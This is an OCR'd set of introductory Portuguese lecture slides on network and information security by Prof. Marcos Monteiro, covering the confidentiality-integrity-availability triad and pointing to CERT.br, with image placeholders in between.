Segurança da Informação


Segurança em Redes

Prof. Marcos Monteiro
http://www.marcosmonteiro.com.br

Prof. Marcos Monteiro

- Presidente da Associação de Peritos em Computação Forense do Estado do Ceará;
  - APECOF – http://www.apecof.org.br
- Diretor do grupo de Interesses da Associação de Usurários de Informatica e Telecomunicações;
  - SUCESU - http://www.sucesuce.org.br/
- Mais detalhes em http:www.marcosmonteiro.com.br


Agora!



http://map.ipviking.com


;) Prof. Marcos Monteiro

Centro de Estudos, Respostas e Tratamento de incidentes de Segurança do Brasil.




;) Prof. Marcos Monteiro

Centro de Estudos, Respostas e Tratamento de incidentes de Segurança do Brasil.




Ativo de informação

A informação é elemento essencial para todos os processos de negócio da organização, sendo, portanto, um bem ou ativo de grande valor.



Propriedades de segurança da informação

A segurança da informação é garantida pela preservação de três aspectos essenciais: confidencialidade, integridade, e disponibilidade (CID).



Integridade

- O princípio da integridade é respeitado quando a informação acessada está completa, sem alterações e, portanto, confiável.


Disponibilidade X Confidencialidade

Confidencialidade

- O princípio da confidencialidade é respeitado quando apenas as pessoas explicitamente autorizadas podem ter acesso à informação.

Disponibilidade

- O princípio da disponibilidade é respeitado quando a informação está acessível, por pessoas autorizadas, sempre que necessário.




Comunicação é ...

Se lembra do modelo OSI?

;) Prof. Marcos Monteiro

